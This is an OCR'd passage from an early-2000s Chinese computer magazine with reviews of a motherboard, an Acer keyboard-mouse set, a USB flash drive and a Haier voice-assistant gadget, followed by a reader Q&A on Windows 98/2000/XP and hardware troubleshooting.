应该说这款主板的表现非常稳定，没有出现任何不稳定现象，不过这并不保证这款4层PCB的850主板就不会出现不稳定因素，我们的评测还只是基于普通应用基础上的，再说错误概率本来就很低，高端应用下的情况还不得而知。不过对于普通用户来说，只要性能有保障，成本压缩能在售价中体现出来，微星850pro5还是很具诱惑力的。

参考价格：1500元

总结

通过这次及以往的测试，读者们可以从CFan评测室栏目中看到目前在市面上可以买到的所有P4芯片主板了，包括P4X266、SiS645、i845和i850等，因为档次及市场定位的不同，基于各芯片组的主板之间的价格差别其实不小，我们在选择自己的Pentium4主板时，应从价格承受能力及需求出发。如果你是发烧级用户或对性能要求比较高，850主板是最好的选择，追求性价比则要看SiS645和P4X266主板了。845目前的状况还不好说，主要是考虑到即将推出的支持DDR内存的845D规格比目前的SDRAM规格更具性价比。

本次的评测并没有做评选活动，我们只希望给大家提供一个参考，大家能通过CFan评测室栏目的范例和市面上的产品多做比较，那么我们的目的就算达到了。CF

□Dracula

买光电鼠标白送多媒体键盘再便宜15块钱

——Acer “绝代双骄”套装试用手记

前些日子，在业界赫赫有名的Acer（明基）推出了一款鼠标产品——蓝色魅力，舒适的手感和优秀的性能使它迅速博得了用户们的一致好评。不过对于不少人来说，200元左右的价格实在是贵了一点，只能望“鼠”兴叹。最近Acer又推出了一款名为“绝代双骄”的键盘鼠标套装，其中包括一个Acer刚推出不久的52x多媒体键盘和一个白色的光电鼠标（除了颜色不同外，看起来跟“蓝色魅力”没有任何区别），而价格总共也不到





两百块钱（实际成交价多在185元左右），难道说白送了一个键盘后又便宜了15块钱？天下有这样的馅饼吗？正好笔者的一个朋友装机器时看上了这个套装，笔者也就跟着瞅瞅到底怎么回事。

先来看看这个键盘，这根本就是52x嘛，没有任何区别。52x键盘集成了Acer曾经出品过的各款键盘的优点于一身：52V的廉价、52M的良好手感、52G（网络多媒体键盘）的托板和多媒体快捷键。其实猛地一看，它很像52G，但仔细看看又大不一样。首先，它采用了标准104键键盘的布局，Insert、Home等键位不再窄窄地挤在主键区和数字键盘之间的狭小空隙里，而是大大方方地按照标准布局排列；ESC和F1～F12等16个功能键依然只有普通键位的一半大小，因为这些键的使用频率一般比较低，做小一点可以有效地压缩键盘宽度。52x键盘的回车键改成了大键，也就是两键宽度的那种，相应地，“\”键放到了退格（BackSpace）键的左边。笔者个人更喜欢这种设计——飞快地敲完一串文字后飞点回车——要是回车键比较小，万一按错了岂不是大煞风景？不过据说Acer将来还会有小回车大退格的产品，以适应不同喜好的用户。

最为重要的手感方面，52x依然可圈可点，每个键位不需多大力气即可按下，但又不是一触即发，这种设计的好处是为了防止无意中碰到某个键。按下键并抬起手指之后，键位迅速恢复原状，准备承受下一次敲击，丝毫没有迟滞感。有些朋友用起来可能会感觉有点儿“软绵绵”，但习惯了之后就会发现它的好处：长时间敲打键盘也不会感到疲劳，合理的键位设计和反应迅速的键帽可有效保护使用者的手指。

外形方面，此键盘并不是中规中矩的，而是呈流线型，这种设计在越来越注重电脑外在美的今天也算是一种潮流吧。包装内还附带了一个可拆卸的巧克力色磨砂托板，这个托板比较短，造型配合键盘形状，装上去更增加了曲线美，在打字时可以将手腕放在上面，减轻疲劳。其实这并不是什么新鲜设计，相当一部分键盘都带有托板，但问题在于这些托板的质量往往较差，基本上起不到什么作用。

在键盘的最上方有三个最为常用的多媒体功能键，分别是打开浏览器（默认是IE）、打开电子邮件系统（默认是Outlook）和休眠。其实传统的多媒体键盘上往往排列了一大串快捷键，真要用到某个键的时候还得低头现找，根本体现不出“快捷”两字来。而上述的这三个快捷键是平时最常用的，完全可以左手按键盘，右手持鼠标，需要打开浏览器或电子邮件的时候，只要左手轻按一下就OK了，用不着看键盘，而且快捷键少了也有利于降低成本。这三个快捷键在Windows 2000下是完全不需要驱动程序的。在Windows 9x下虽然需要安装驱动，但额外的好处是可以自己定义各个快捷键的作用，例如笔者平时很少用到休眠，于是就将第三个快捷键重新定义成打开Winamp并自动播放MP3……



键盘没什么问题，确实是完完全全的52x，没有任何偷工减料的嫌疑，但鼠标呢？现在市场上的另外一种鼠标键盘的套装——也是响当当的名牌——里面的鼠标虽然也是光电的，但并不是正式在市面上出售的那种，手感差了很多。



大家从图中可以看到，这两款鼠标除了颜色不同外，外形没有任何区别。“绝代双骄”套装里的是黑白两色，而单独出售的“蓝色魅力”则主要以蓝色调为主。这个鼠标的体积比较小，更符合中国人的手型，大多数人第一次使用就会觉得非常顺手。它的整体呈椭圆的流线型，上半部为乳白色，下半部则是半透明的塑料，可隐隐约约看到里面的电路板，做工十分

精细，颇有大厂风范。鼠标为三键式，中间的滚轮既可以转动也可以按下，用手指拨动滚轮时能够感觉到很有“质感”，远胜市场上绝大多数杂牌鼠标。按键声音清脆，反应灵敏，触感相当不错。由于采用了人体工程学设计，鼠标后部比普通鼠标稍稍高一点，正好能够填满整个手掌，握在手里感觉十分舒服。鼠标的左右是对称的，习惯用左手的人也可以很舒服地使用。下半部分左右两边向内凹陷，更加适合手的形状，同样符合人体工程学原理。另外，在滚轮设计上，这款鼠标与其他同类产品的不同之处，在于滚轮稍稍向内凹陷了一点，这样滚轮的上沿和按键是在同一个平面上的。所以在按键和滚轮互换的时候手指非常自然，而且有效减少了疲劳感。

这款鼠标采用USB接口，支持热插拔，而且不需要任何驱动程序。它的精度很高，这要归功于它采用的第二代光学技术。移动灵敏、定位准确是它的一大优点，手腕稍稍一动，屏幕上的鼠标箭头立刻有所反应。在Quake3游戏中，此鼠标表现不俗，准星移动、定位都很精确，大幅度移动和反复剧烈晃动时也没有出现迟滞感。由于摆脱了鼠标垫的限制，使得它可以在宽阔的桌面空间内自由驰骋，而不必在激战中随时注意将鼠标移至鼠标垫中央。由于采用了第二代光学技术，所以它可以在任意介质表面使用。因为光学感应器的扫描速度非常快，所以它的精度也很高，哪怕是非常细微的动作都能忠实地反映在屏幕上。

这样看来，这个白色的光电鼠标跟“蓝色魅力”真是一点区别都没有，不过它的滚轮是不会发光的，这一点让笔者耿耿于怀了好久，不过后来也就释然了——白送了一个键盘又便宜了15块钱，还想怎么样？不能发光就不能发光吧，反正是自己用，习惯就好了。不过这个套装绝对超值，185块钱！光这个键盘起码得七八十块钱吧？也就是说这个光电鼠标只要100块钱就能买到，要知道那些杂牌光电鼠标也差不多要百八十块钱一个呢。CF

□CFan评测室

“EasyDisk易盘”使用手记



对于IT业的商务办公人士来说，公司与公司以及公司与家庭的两台计算机之间，几十甚至几百兆的信息交换早已经成为日常工作中的家常便饭。而传统的1.44MB软盘在如此巨大的信息量面前早已显得力不从心。在软盘之后应运而生的诸多移动存储产品，如ZIP、LS120、MO等，虽然它们在容量上可以满足现阶段商用方面的信息存储要求，但由于不能彻底摆脱专用驱动器的约束，其兼容性和移动应用问题一直都未解决，故自诞生之日起就迟迟飞不进百姓家。因此新一代的存储产品呼之欲出。

此次要向大家介绍的就是一款名叫“EasyDisk易盘”的可移动USB硬盘。它是一款具有可引导系统直接启动的移动存储器设备，可替代软驱在DOS环境下使用，当然PC的BIOS要先支持USB设备启动才行。这是一款具有较好存取性能、可以安全便捷地记录和携带数据的袖珍存储设备，具有体积小、重量轻、存储容量大、操作简单、抗震性强、使用寿命长等特点。



易盘可以直接插在主板的USB接口上，也可以通过USB连接线(随盘赠送）延伸出来接插，如果PC的USB接口因为位置关系不容易接插，那么连接线就很有用了，USB连接线使它的易用性提高了。在携带中，易盘可以放在皮套内，然后可以利用挂绳，像手机一样地挂在胸前携带。

易盘的规格为81×23×12.5mm，仅有拇指大小，重量仅有十几克，轻巧便携。根据容量不同，易盘有16MB到512MB等多种产品，此次试用的是64MB产品，它标称的读取速度为950KB/s，而写入速度为600KB/s。易盘的使用寿命为可擦写次数大于100万次，读出操作不影响寿命，数据存储时间至少可保存10年，安全性还是很高的。易盘因为采用了USB接口，因此可支持即插即用和在操作系统下的热



插拔，其先进的电子数据写保护功能给用户提供了一个安全可靠的使用环境，杜绝了因错误操作而造成的数据损坏或丢失，为存储资料和资料安全提供了双重保证。由于闪存具有更高的可靠性，给数据的安全提供有力保障，所以用户可放心地将数据保存在电子盘上，而不用担心电子盘中的数据因磁场或环境因素造成损坏或消失，加上此产品具备先进的写保护装置，可避免数据因误操作或剧烈冲击而受损。

易盘在工作时的工作电流小于50mA，因此采用USB总线供电（4.5V-5.5V）已经足够了，而不需要另接电源。当易盘接插上USB接口以后，在易盘的外壳里面的红色指示灯就会亮起来，表示已经为连接状态，并处于等待读写状态，而当指示灯闪烁时，表示易盘正在进行读写数据的操作。易盘可以支持多种PC和操作系统：Windows 98，Windows 98SE，Windows Me，Windows 2000/XP，且可以支持USB Mass Storage协议的Linux，Apple OS等。此次测试时笔者使用的是中文Windows 2000 Professional操作系统。

在测试它的写入速度时，笔者将15个MP3文件，共计61.5MB，一次性地拷贝到了易盘中，历时约1分22秒，再将这些MP3文件读出来拷贝到硬盘上，耗时1分07秒。平均起来易盘写数据的速度是0.75MB/s,读

E-mail: test@cfan.com.cn

玩电脑从此不再寂寞

□CFan评测室

——海尔小超人使用感受



早些年的电脑使用时只有风扇的转动声、驱动器的读盘声、敲击键盘的噼啪声，人们已经习以为常了。后来出现了多媒体电脑，于是 CD、VCD、DVD 等等接踵而来，但使用者仍然会感到面对的是一台没有生命力的机器。没有交流总会让人感到寂寞，如果电脑真的能听懂你的话并且能作出回应，那该是多么令人开心的事情啊。这次我们拿到的“海尔小超人”这种还无法定义类别的电脑外部设备，就在这方面进行了让人惊喜的尝试。

外观

刚刚拿到产品时还以为厂商送错了东西，这不是一个机器兔子玩具嘛。仔细观察并检查配件才发现不那么简单。“小兔子”前端有个喇叭，看来是能发出声音，上部有个显示屏，明显是发出信号用的。后面的 USB 信号线和音频信号线更直观地说明了这是一个电脑外设。不过其前卫可爱的造型还是很招人喜欢的。

安装




将“小兔子”的 USB 信号线和音频信号线连接到电脑上并启动电脑后，Windows 98 系统自动提示发现一个叫 PC BOY 的新硬件，将驱动安装盘插入 CD-ROM 驱动器后系统很快完成了相关程序的安装，并在桌面上增加了一个“海尔小超人”蓝色圆脸图标。

应用

双击桌面上的圆脸图标后，在系统任务栏的托盘上出现了程序图标，双击图标后可以打开“海尔小超人”的程序主窗口。窗口中以图标的形式定义了如下功能：

设置自动收取邮件，设置语音启动命令和诗库管理，设置日程安排，设置语音上网的网站，设置曲目播放，设置防疲劳提醒时间，设置城市天气预报，设置语音通讯录，设置节日、周期性事件，设置新闻收取，设置小超人和使用者姓名，系统总体配置。



自动收取邮件

通过将电子邮件账号添加到“海尔小超人”管理软件中，它将在接到邮件时进行提示并自动收取，使您不会错过重要的邮件或为等待接收一个重要邮件而耗费精力。

语音启动命令和诗库管理

这是“海尔小超人”最值得称道的一个功能，通过定义语音启动程序命令，它就能听懂您说的话并完成相应的操作，通过定义诗库，您吟出的上句总能被它接出下句。玩电脑时附庸一下文人墨客的风雅还是非常有趣的，至少让你有了一个能听懂你的语言并能与之交流的对象。

日程安排

如果您有个称职的秘书，可能就是多此一举了，如果您经常要自己提醒自己每天要做什么，那还是通过这个设置让“海尔小超人”在预定的时间提醒您吧。

语音上网

为自己喜爱的网站取个名字，再告诉海尔小超人网站的网址。上网时只要直接说出网站名，海尔小超人就会替您打开。

DJ 设置

如果您是个音乐爱好者，希望将自己杂乱无章的硬盘或光盘中的歌曲、乐曲管理起来，那这个功能就能让您将它们分门别类，便于查找。

另外，“海尔小超人”还可以设置在您连续工作一段时间后，提醒您休息；发布国内 38 个城市的天气预报；通过说出某人的名字来找到这个人的通讯方式；安排具有周期性的工作；自动上网搜寻您喜欢的新闻进行下载等等。

CFan 评价

优点：产品特点突出，语音功能实用，将娱乐和工作结合得比较好。

不足：对于声音识别的灵敏性和准确性还应进一步加强，安装、使用说明应该更“傻瓜化”一些，毕竟用户并不都是熟悉电脑应用的。

适用：工作繁忙、交往广泛的人群。

CF

数据的速度为 0.92MB/s。应该说这样的速度对于 USB 接口的存储设备来讲还是很快的。

CFan 评价

方便实用，小巧便携，价格比较合理，适合于经常需要交换数据的人士。CF

★为什么增加内存、换显卡后系统无法正常关机？
★如何不让Office创建的文档泄露个人隐私？
★为什么用AMR Modem后AC97软声卡不能工作？



我最近给电脑增加了一条现代的128MB内存，换了一块GF2 MX400的显卡，此外重新安装了Windows 98操作系统并安装了一些游戏软件，但我的电脑在重新启动以后却无法像以往那样正常关机，请问这是什么原因造成的，如何解决？

答：造成Windows 98无法正常关机的原因主要有以下几方面：

（1）您新加装的硬件与Windows 98操作系统的“快速关机”功能发生冲突造成的。解决方法是：在系统桌面上用鼠标左键单击“开始”-“运行”，在随后出现的对话框中输入msconfig，然后点“确定”按钮运行“系统配置实用程序”，在弹出的窗口中单击“高级”按钮，然后找到“禁止快速关机”选项，在选项前面的小方框中单击鼠标选中，然后点“确定”按钮保存退出。当然也可以从网上下载最新的硬件驱动程序进行安装。

（2）由于启动过程中加载的某些应用程序与系统兼容性不佳，导致系统关闭时无法正常处理这些应用程序造成的。解决方法是：按方法（1）中的步骤运行“系统配置实用程序”，出现窗口后选择顶部的“常规”选项卡，然后选中“选择性启动”项，通过选择不加载某些文件来试试关机时是否正常。

（3）如果不是启动系统时加载的文件造成的问题，那就有可能是运行了某些应用软件、游戏造成的，请在系统正常启动后依次运行一些您安装的游戏、软件，观察一下是否不运行某个游戏、软件，系统可以正常关机。

（4）退出操作系统时系统会调用一个声音文件，也就是我们关闭系统时听到的一段音乐声，如果这个声音文件被破坏，也会造成系统无法正常关闭的问题。您可以在系统桌面上单击“开始”-“设置”-“控制面板”，在随后弹出的窗口中双击选择“声音”图标，在“事件”对话框中找到“退出Windows”选项，在下面的“声音”框中选择“无”，然后单击“确定”按钮即可。如果可以正常实现“关闭系统”，那么就可以确定是关机声音文件的问题，要么从其他装有Windows 98的正常电脑上拷贝一个声音文件覆盖这个损坏了的文件，要么选一个其他的声音文件。

（5）在Windows 98SE的有些版本中存在一个关机的BUG，您可以到微软的网站下载一个关于这个简体中文版的补丁程序安装即可。

（6）如果您以前安装的Windows 98第一版可以正常关机，而现在安装的Windows 98SE无法正常关机，那也可能是您主板的BIOS对Windows 98SE系统的电源管理功能支持不利，您可以下载一个针对主板的最新BIOS程序刷新试试。

（7）如果您使用的是VIA芯片组的主板，看看是否安装了主板的4合1驱动程序。

我在使用Office创建诸如文档、表格、幻灯片、电子邮件时发现，当将这些内容存盘时系统会记录下我的一些个人信息，比如说公司、姓名、电子邮件信箱等资料，但我不希望别人得到我的这些文档时知道这些信息，请问有什么处理方法？

答：建议您使用目前最新推出的Office XP来处理，您在使用这个办公系统处理文档、表格、幻灯片、电子邮件时，可以在菜单中选择“工具”-“选项”，然后在弹出的窗口中选择“安全性”标签，接着在“隐私选项”中选中“保存时从此文件中删除个人信息”复选项，如果您还希望更安全，也可以同时选择并列的其余两个选项，最后选择“确定”保存退出。这样当您在进行存盘操作时系统就会删除其中的个人资料，或者用一些通用的资料来取代个人资料了。

我电脑使用的是Intel的i810芯片组主板，上面集成了AC97软声卡，还有一个AMR插口，后来我购买了一个AMR Modem插在上面，结果出现上网时AC97软声卡不能正常发音的问题，而将Modem拔下来则问题消失，请问这个问题如何解决？

答：这种问题的产生很可能是因为您在选购AMR Modem时没有正确选择产品类型造成的。

AMR Modem本身有两种类型：

★如何让两个调制解调器在Win2000下同时工作？

★为什么用Ghost 2002备份分区时中途总出现提示？

★为什么用Media Player播放MP3时蓝屏？

★为什么在“网上邻居”中看不到其他电脑？

一种是Primary主模式，这种AMR Modem自带晶振，它上面的晶振与主板AC97软声卡中内置的晶振会产生脉冲冲突，从而影响系统的稳定，造成AC97软声卡不发声等问题。这种AMR Modem应用于那些不带AC97软声卡的主板上，如果主板自带AC97软声卡，那就必须在主板BIOS中把软声卡屏蔽掉，具体方法查看主板说明书，找到主板上关于软声卡的跳线，将其设置为关闭状态，或者是开机后按DEL键进入BIOS，找到有关AC97软声卡的选项并将其设置为关闭。同时应该加装PCI硬声卡。

另一种是Second从模式，这种AMR Modem不带晶振，应用于自带AC97软声卡的主板上。这是因为Second从模式的AMR Modem必须使用AC97软声卡提供的晶振来发出脉冲，以使Modem正常工作。

您很可能是购买了自带晶振的AMR Modem，造成使用中与AC97软声卡冲突而引发问题。建议您更换Modem。

我的电脑中原来有一个PCI的内置调制解调器，最近又得到了一个外置的调制解调器，听说同时用两台调制解调器上网能提高速度，请问我在Windows 2000操作系统中如何才能实现？

答：具体方法如下：

（1）首先您应该将两个调制解调器都连接到电脑上并在Windows 2000中进行安装。

（2）然后在系统桌面上选择“开始”-“设置”，并选择进入“网络和拨号连接”。

（3）选择“拨号连接”项，接着单击“属性”，在“常规”选项卡中可以看到您电脑上安装的两个调制解调器，把它们两个都选中。这样您就可以实现同时用两个调制解调器上网了。

一般用两个调制解调器上网，上网速度不会是两者速度的总和，而是其中比较慢的那个调制解调器速度的两倍。

为什么我在用Ghost 2002为我电脑的分区作备份时，每次在实行到一多半左右时都会出现如下提示：“INSERT NEXT MEDIA AND PRESS ENTER TO CONTINUE...”，提示下面出现OK/CANCEL/FILENAME三个选项，选OK以后继续进行，但备份结束后发现分区被分成了两个不同名字的文件，而不是通常的一个文件，请问这是什么原因造成的？

答：这个现象产生的原因很可能是您在DOS环境中运行了Ghost程序对逻辑分区进行备份。应该说明的是，DOS操作系统由于本身的限制，不支持2GB以上的大文件，因此您在备份2GB以上的大分区时就会遇到上述问题。正确的方法是在Windows操作系统中运行Ghost程序，这样就不会遇到文件大小的限制了。

我在用Windows自带的Media Player播放软件播放MP3时，系统蓝屏并出现如下提示：

A fatal exception OE has occurred at 0028: C18B5857 in VXD DSOUNO(03)+00002FF7. The current application will be terminated.

* Press any key to terminate the current application
* Press CTRL+ALT+DEL again to restart your computer.

You will lose any unsaved information in all applications.

Press any key to continue.

按任意一个键后可以回到系统桌面，但很多游戏和应用软件无法运行，频频出现错误提示，重新启动电脑后仍然出现类似问题，请问这是什么原因造成的？

答：您可以从以下方面入手解决问题：

（1）您系统中的DirectX中的DirectSound文件被破坏，重新安装DirectX。

（2）您系统中的DirectX版本过低，对硬件的兼容性不好，请升级为高版本的DirectX。

（3）您的声卡驱动程序被破坏或与DirectX有冲突，重新安装声卡驱动程序或下载一个最新的声卡驱动程序安装。

我在重新安装了Windows 98操作系统并进行了相应设置后，发现原来使用正常的局域网现在却出现了如下问题：进入“网上邻居”后，除了可以看到“整个网络”的图标外，其他人的电脑一台也没有，双击“整个网络”，系统提示无法浏览，请问这个问题如何解决？

答：您应该从以下问题检查：

（1）是否在“控制面板”-“网络”-“添加”-“协议”中安装了IPX/SPX与NetBEUI兼容协议，并且在“属性”中使该协议与网卡“绑定”。



★为什么卸载了Office 2000后“写字板”无法运行？
★为什么GF2 MX200显卡的Fast Write功能无效？
★如何解决IE泄露个人隐私的问题？
★为什么Windows XP快速启动时AC97软声卡不出声？

(2) 您是否在“控制面板”-“网络”-“添加”-“客户”中安装了“Microsoft 网络客户”。

(3) 您是否在“控制面板”-“网络”中选中了“文件与打印机共享”。

(4) 您是否正确输入了您电脑的IP和子网掩码。

(5) 您在进入Windows 98操作系统时输入用户名和密码处，不要按Esc键跳过。

(6) 您电脑的网卡、网线是否正常安装，网卡与其他硬件有没有冲突，网线有没有断线情况。

我在卸载了Office 2000后，发现在系统中运行“写字板”程序时，系统无法正常启动该程序并提示：Could not load the RichEdit control DLL，请问我该如何解决这个问题？

答：这是您在卸载了Office 2000的同时，系统误删除了Riched20.dll链接文件。解决的方法是从Office 2000的安装光盘中或从其他电脑的Windows\System文件夹内，将Riched20.dll链接文件复制出来并放入您电脑的Windows\System文件夹内。

我使用的GF2 MX200显卡应该是支持Fast Write功能的，但为什么我在用相关软件查看时却发现有关Fast Write的选项是失效的，请问这是怎么回事？

答：很可能是您主板BIOS的相关选项没有打开造成的。解决的方法是：开机后按DEL键进入BIOS，找到有关Fast Write功能的参数项，将其设置为Enabled，然后保存退出即可。

我听说微软最近说自己的IE浏览器在技术上存在漏洞，有可能泄露个人隐私，请问是这样吗？有没有解决办法？

答：的确，最近微软提到自己的某些版本的IE浏览器有可能通过Cookies（网站在用户电脑中存留的小程序）泄露用户的私人信息，如电子邮件地址、软件密码、公司名称、个人资料、信用卡账号与密码等，这样的问题很可能发生在IE 5.5和6.0这两个版本中，解决的方法如下：

(1) 启动IE，在IE的菜单栏中选择“工具”-“Internet 选项”。

(2) 在随后弹出的窗口中选择“安全”选项卡，然后单击“自定义级别”按钮。

(3) 通过移动滑块在“设置”框中找到“脚本”一项，将“Java小程序脚本”和“活动脚本”两个参数项设置为“禁用”，然后单击“确定”按钮保存修改即可。

这样做有可能影响对某些站点的访问。（庞彬）

我在将操作系统升级为Windows XP后，发现我的板载AC97软声卡在系统挂起到硬盘执行快速开机操作后声卡无法发出声音，必须按Reset键重新启动电脑才能恢复正常，请问这是怎么回事？

答：这是一个最近比较常见的问题，这一般是板载AC97软声卡与Windows XP兼容性不好引起的问题，解决的方法是：

(1) 到相关厂商站点下载最新的声卡驱动程序进行安装。

(2) 购买安装外置硬声卡，并在BIOS中或用主板跳线禁用板载AC97软声卡。

★为什么 Windows XP 系统休眠后再唤醒时鼠标失效？
★为什么在主板 BIOS 中查看风扇转速时显示为 0？
★主板 BIOS 中关于 AGP 选项的含义是什么？
★如何判断 PCI 声卡是不是全双工的？
★为什么喷墨打印机不能打印黑底白字？
★如何删除 Windows Media Player7.1 中“最近的文件列表”？

我的Windows XP每次在系统休眠后重新唤醒时鼠标箭头无法移动，但系统没有死机，用键盘还可以操作，请问如何处理这个问题？

答：您的鼠标可能与Windows XP操作系统兼容性不好，一般是因为您的鼠标是杂牌产品，品质较差造成的。请更换品质好一些的鼠标。

我在主板BIOS中查看风扇转速时，发现风扇转速显示为0，但经过检查发现机箱内CPU散热风扇转动正常，CPU的温度也在正常范围，请问这是怎么回事？

答：可能的原因是：

（1）您的CPU散热风扇可能不支持主板的风扇速度侦测。

（2）您的主板侦测风扇速度的功能不准确或失效。

（3）散热风扇本身出现电路问题，请更换风扇。

（刘扬）

主板BIOS中有许多关于AGP的选项，如“AGP Aperture Size”、“AGP 4x-Mode”等，我不了解它们的含义和设置方法，请您详细介绍一下好吗？

答：主板BIOS中有关AGP的选项有以下几个：

AGP Aperture Size即主内存直接存取容量设定，其大小可以在4M～128M的范围内选择。它指定了AGP显卡直接存取主内存的容量（用于存放纹理数据等），它们是系统主内存地址范围的一部分，但在需要时作为显示内存空间。AGP Aperture Size的数值不能太大，否则对性能没有明显改善，反而可能导致主内存不足，一般取32或64M即可。

AGP 4x-Mode即AGP 4X模式，其参数一般为1X、2X和4X。如果您的显卡不支持AGP 4X，或不了解显卡具体性能。可以先设置为1X或2X，以保证良好的兼容性。

AGP Driving Control称为AGP驱动控制，有Auto或Manual（手动）两个选项，预设为Auto（自动），建议使用Auto，最大限度地避免系统产生错误信息。

Fast Write Supported就是快速写入支持，其参数有No Support（不支持）和Support（支持）两个选项。如果显卡不支持快速写入，或不了解是否支持，可以设置为No Support，从而获得最大限度的兼容性。

AGP Master 1 WS Write称为AGP主控一个延迟写入，其参数有Disabled和Enabled两个。默认值是Disabled，它可以在数据写入AGP总线之前执行一个单一延迟操作，设置为Disabled可以获得较佳的稳定性。

AGP Master 1 WS Read称为AGP主控一个延迟读取，其参数有Disabled和Enabled两个。默认值是Disabled，它可以在数据读入AGP总线之前执行一个单一延迟操作，设置为Disabled可以获得较佳的稳定性。

朋友送了一块旧的PCI声卡给我，但不知道它是不是全双工的，请问如何判断？

答：用Windows Media Player之类的软件播放一个声音文件，在播放的时候打开Windows自带的录音机（SNDREC32.EXE）录音。如果录音一切正常，就证明这块声卡是全双工的。

由于工作需要，我经常需要用喷墨打印机打印一些大号黑底白字的宣传单，但我在将字的底纹颜色设为黑色，字设为白色后用打印机打印时，打出来的全是黑色，没有白字，请问有什么办法能够解决这个问题？

答：解决方法是：

您可以在“开始”-“设置”-“打印机”中选中您电脑连接的打印机，鼠标右键单击图标，选择“属性”，在随后出现的窗口中各选项卡下更改如下设置：将“图形”项的“图形方式”由“使用矢量图形”改为“使用光栅图形”；将“字体”项由“将TureType字体作为轮廓字体下载”改为“将TureType字体作为图形打印”。这样打印出来的就是黑底白字了。需要注意的是，由于打印机类型不同，因此设置项有可能不同，有些打印机无法实现这种修改。这样做的缺点是墨水消耗量比较大。

我用Windows Media Player7.1播放的各种文件都会在“文件”菜单中留下“痕迹”，因为有的文件名很长，弄得菜单很难看。请问如何删除Windows Media Player7.1中“最近的文件列表”？

答：删除Windows Media Player7.1“最近的文件列表”的方法很简单，您只要运行注册表编辑器，展开

E-mail: doctor@cfan.cn.net

★如何解决用 PQMagic 分区后再用 FDISK 分区硬盘变小问题？
★如何解决换了大硬盘后音箱出现杂音的问题？
★为什么 Windows XP 在快速开机后都要让我进行“激活”操作？
★为什么升级到 Windows2000 后系统无法识别光驱？
★如何解决 WindowsXP 从休眠状态唤醒时花屏的问题？



“HKEY_CURRENT_USER/Software/Microsoft/MediaPlayer/Player/RecentFileList”分支，将右窗格中“File0”至“FileX”（X 是“最近的文件列表”中显示的文件数减 1）的键值全部删除就可以了。如果您觉得这样做太麻烦，可以使用 Windows Media Player 7 PowerToys（http://www.microsoft.com/windows/windowsmedia/en/download/bpreadme.asp#powertoys），它具有删除“最近的文件列表”的功能。

我的硬盘最初是用PQMagic分的区，但感觉启动速度比较慢。当我想用 FDISK 再次分区时，删除原分区后的硬盘只有几百 M，无法继续进行分区。请问如何解决？

答：产生上述问题的原因比较复杂，通常与硬盘分区表存在错误有关，此类问题处理起来比较麻烦。这里给您推荐一种方法，就是用Win2000自带的分区功能进行修复。方法是：首先将硬盘安装到电脑中，从纯DOS环境开始进行Win2000安装。当安装程序让您选择和修改磁盘分区时，选择对现有分区进行调整，比如将D分区删除，然后利用该分区的空间创建两个新的分区，在其中一个分区空间安装Win2000，另外一个备用。如果要删除分区，用光标箭头选择要删除的分区，按D键。然后按照提示操作即可。如果要建立分区，用光标键选择未使用的分区项，按C键，程序给出创建分区窗口，在“创建磁盘分区大小（单位MB）”栏中输入新建分区的大小，然后按回车键即可。上述操作全部采用向导方式，且全部为中文提示，只要仔细一点，操作非常容易。据许多用户反映，用这种方法修复顽固性硬盘软故障的成功率很高，建议您试试。

以前我用的硬盘是1.2G的小硬盘，无论用什么软件播放MP3均正常。自从换了20G的大硬盘以后，音箱总是发出“哗哗”的杂音。请问这是什么原因，如何解决？

答：声卡与内存之间采用 DMA 方式传送数据，绝大多数小硬盘采用PIO方式传输数据，两者之间一般不会发生冲突。由于20G 硬盘采用 DMA 方式传输数据，很有可能与声卡发生冲突。请您将 20G 硬盘的 DMA 功能关闭，如果杂音被消除，说明上述判断正确。您可以升级声卡驱动程序试试，如果仍然不能排除故障，只好关闭硬盘的DMA功能或换一块声卡。如果您还在使用PCI显卡，换成AGP显卡也可能减轻或消除杂音。（张迎新）

为什么我的Windows XP操作系统每次在执行了快速开机后都要让我进行“激活”操作，否则不能使用？

答：您在安装Windows XP的时候很可能没有进行产品的网上激活操作，这样只能是限制使用 30 天，随后必须进行产品网上激活，否则无法继续使用。

我最近将操作系统从 Windows 98 升级为 Windows 2000 后，出现了系统无法识别光驱的问题，进入“系统”中的“设备管理器”，发现 Secondary IDE Channel项前面有一个黄色的惊叹号，导致主板上的第二个IDE插口无法正常工作，但我删除了这个选项并重新让系统识别仍是如此，重新安装主板芯片组驱动程序也无法解决问题。我电脑的配置是ASUS A7pro主板，AMD Duron 600 CPU，Kingmax PC-133 128MB 内存，ELSA GeForce2 MX 显卡，IBM 40GB 硬盘，请问我该怎么办？

答：这个问题是由于ASUS A7pro主板BIOS中存在的一个BUG造成的，解决的办法是：到华硕的官方网站或驱动之家网站下载一个版本号高于1004d的BIOS刷新程序，然后升级主板的BIOS即可。

我电脑中装的是Windows XP操作系统，当我的电脑进入休眠状态以后被唤醒时，显示器经常出现花屏现象甚至不显示，根据您 16 期的解释检查，发现显示器能够被系统正确识别，请问还有什么原因可能导致这个问题？

答：如果显示器可以被系统正确识别，那么很可能是显卡或电源的问题。

（1）显卡驱动程序有问题，请到相关厂商网站下载关于您显卡的最新驱动程序安装试试，或者刷新您显卡的BIOS。

（2）电源功率不足或不稳定。一些劣质电源或老型号的电源功率不够，会造成AGP显卡的供电不足，而XP的重新快速开机是不再初始化硬件的，依赖主板的ACPI功能，所以可能会在电源方面有些影响。因此您可以更换一个好一些的机箱电源再试。

眨眼就到年末了，欣然回首，内心无比的激动，谢谢大家又陪着《电脑爱好者》走过了一个春秋。在这一年里，大家给了我们无穷的关爱，我们也从大家那里得到了真诚的祝福和无尽的力量、信心以及责任……

——————————————————

普通但不平凡的投稿信

近日收到一封普通的投稿信，原文如下:

编辑同志:

我是《电脑爱好者》的忠实读者，我也知道投稿应尽量采用Email的形式，以减少你们的麻烦，但我这里条件有限，不能上网，而且有纪律，军人一律不允许上因特网。

敬请原谅。

—— 一名忠实读者

看了来信，非常感动，谢谢这位军人朋友对我们的支持与厚爱，谢谢了！我们惟有再接再厉，将更精彩的《电脑爱好者》杂志奉献给大家。

《电脑爱好者》读者遍天下，有中小城市的，有乡镇山村的，的确有不少朋友没有条件上网，朋友们邮寄过来的信件，无不蕴涵着大家的一份真情与执着，有的用的是非常精致的信纸和信封，有的甚至是彩色打印，有的写得工工整整，这一切都让我们感动。拆开并仔细阅读；大家的点滴建议和心声，我们无时不在关注……

